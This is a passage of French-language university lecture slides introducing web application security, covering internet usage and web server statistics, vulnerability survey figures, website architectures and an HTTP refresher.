Interfaces et Sécurité
Sécurité informatique

Michel Salomon

IUT de Belfort-Montbéliard
Département d'informatique
michel.salomon@univ-fcomte.fr

Ouvrage / Support de référence

- *Sécurité informatique sur le Web*
  Jérôme Thémée. Collection Epsilon. Éditions ENI.
- *Sécurité des actifs web : attaque et défense*
  Antonio Fontes. Sécurité-IT Valais - 17 Février 2017.

Plan du cours

1. Généralités, aspects juridiques et normes
2. Sécurisation d'un système d'information
   - Évaluer / mesurer sa sécurité : audit / test d'intrusion
   - Bilan et sécurisation
3. Principaux types d'attaques
   - Objectifs possibles et classification
   - Description de quelques attaques
4. Outils de sécurité
   - Systèmes pare-feu (*firewall*)
   - Détecteurs d'intrusion, détection de programmes malveillants
5. **Sécurité des applications web**

Quelques statistiques sur le web

Evolution de l'accès à Internet depuis l'an 2000


WORLD INTERNET USAGE AND POPULATION STATISTICS 2020 Year-Q2 Estimates						
World Regions	Population (2020 Est.)	Population % of World	Internet Users 30 June 2020	Penetration Rate (% Pop.)	Growth 2000-2020	Internet World %
Africa	1,340,598,447	17.2 %	566,138,772	42.2 %	12,441 %	11.7 %
Asia	4,294,516,659	55.1 %	2,525,033,874	58.8 %	2,109 %	52.2 %
Europe	834,995,197	10.7 %	727,848,547	87.2 %	592 %	15.1 %
Latin America / Caribbean	654,287,232	8.4 %	467,817,332	71.5 %	2,489 %	9.7 %
Middle East	260,991,690	3.3 %	184,856,813	70.8 %	5,527 %	3.8 %
North America	368,869,647	4.7 %	332,908,868	90.3 %	208 %	6.9 %
Oceania / Australia	42,690,838	0.5 %	28,917,600	67.7 %	279 %	0.6 %
WORLD TOTAL	7,796,949,710	100.0 %	4,833,521,806	62.0 %	1,239 %	100.0 %

http://www.internetworldstats.com/stats.htm

62% de la population mondiale "accède" à Internet

Quelques statistiques sur le web

Evolution du nombre de noms de domaines / sites web




https://news.netcraft.com/archives/category/web-server-survey/

Apache est utilisé par $\approx 28\%$ des sites web actifs

Quelques statistiques sur le web

Evolution de la part de marché des logiciels de serveur web



Developer	September 2020	Percent	October 2020	Percent	Change
nginx	407,086,442	34.03%	412,851,940	34.24%	0.21
Apache	330,682,809	27.64%	326,050,973	27.04%	-0.60
Microsoft	95,944,600	8.02%	92,405,675	7.66%	-0.36
Google	45,689,961	3.82%	46,583,411	3.86%	0.04

https://news.netcraft.com/archives/category/web-server-survey/

Qu'en est-il de la sécurité des applications web ?

State of Software Security 2019 Report - http://www.veracode.com

Chiffres basés sur l'analyse d'appli. web par la société Veracode


- 68% des applications ne passent pas l'OWASP Top 10 Policy
- 83% des applications ont au moins une vulnérabilité
- 20% des applications ont une vulnérabilité critique
- 76% des vulnérabilités critiques sont corrigées
- 56% de toutes les vulnérabilités sont corrigées
- 86% des appli. Java ont un composant vulnérable

Intérêt d'un cycle de développement sécurisé

- Plus de vulnérabilités corrigées (48% de plus)
- Meilleure conformité avec les référentiels Top 10 de l'OWASP et Top 25 du CWE/SANS

Qu'en est-il de la sécurité des applications web ?

Un développement interne intégrant la sécurité est plus robuste



https://www.veracode.com/directory/owasp-top-10

Qu'en est-il de la sécurité des applications web ?

2017 State of Appli. Security : Balancing Speed and Risk - `http://www.sans.org`

Chiffres basés sur une enquête à laquelle
214 professionnels de l'IT ont répondu


- 66% indiquent que seules 10% des vulnérabilités identifiées chaque mois ont un niveau critique
- 41% des vuln. critiques corrigées en une semaine, 34% en un mois
- 15% des organisations représentées ont eu une faille, parmi celles-ci 21% n'ont pas identifié l'origine...

Et les origines des brèches de sécurité sont ? ⇒ Top 3

1. Applications web publiques (la sécu. est focalisée sur elles ! ! !)
2. Systèmes d'exploitation Windows
3. Applications obsolètes


Qu'en est-il de la sécurité des applications web ?

Origines des brèches de sécurité - `http://www.sans.org`



Qu'en est-il de la sécurité des applications web ?

Langages et frameworks à l'origine des brèches - `http://www.sans.org`




Tendances

- `Javascript` dépasse `.NET` en raison de sa popularité croissante
- `Javascript` et les langages de script dynamiques comme `PHP` et `python` sont plus difficiles à vérifier que des langages statiques
- `C/C++` restent sources de problèmes (manque de sûreté ; bas niveau)

Architecture d'un site web

Site web statique

- Le serveur renvoie un contenu fixe
  $\rightarrow$ tous les clients reçoivent les mêmes pages




- Réalisé avec `HTML` et `CSS`
- Avantages
  - Développement rapide et peu coûteux
  - Plus performant et une meilleure sécurité
- Inconvénients
  - Fonctionalités limitées
  - Obsolescence du contenu et maintenance plus technique

Architecture d'un site web

Site web dynamique

- Le serveur génère une page à la demande
  → un client reçoit une page en fonction de sa demande




- Réalisé avec des langages de script
  - Côté client → Javascript, ActionScript
  - Côté serveur → PHP, ASP, ASP.NET, J(ava)SP, ColdFusion, Ajax, etc.
- Avantages
  - Site très fonctionnel
  - Mise à jour du contenu et maintenance plus aisée
- Inconvénients
  - Développement plus long et coûteux
  - Hébergement plus coûteux

Architecture d'un site web

Architecture 3-tiers ⇒ Client / Métier / Données

- Tiers 1 → présentation (affichage)
- Tiers 2 → traitement (application implémentant la logique métier)
- Tiers 3 → accès aux données (stockage dans des fichiers, SGBD)



HyperText Transfer Protocol - Rappels


Caractéristiques

- Protocole de niveau application du Web sans état
- Modèle Client-Serveur → requête = demande
  - Client → navigateur
    - Demande, reçoit et affiche des objets
    - Page web composée d'objets adressés par une `URL`
  - Serveur → serveur web
    - Envoie des objets en réponse aux demandes
- Utilise TCP pour échanger les messages HTTP
  1. Demande de connexion TCP du Client au Serveur (port 80)
  2. Acceptation de la connexion TCP par le Serveur
  3. Échange de messages HTTP entre le navigateur (Client HTTP) et le serveur Web (Serveur HTTP)
  4. Fermeture de la connexion TCP
- HTTP/1.0 → `RFC 1945` - non-persistant
- HTTP/1.1 → `RFC 2616` - persistant par défaut

HyperText Transfer Protocol - Rappels

HTTP non persistant - Illustration avec une requête

URL → `www.univ-fcomte.fr/DUT-INFO/index.html` (texte et images)

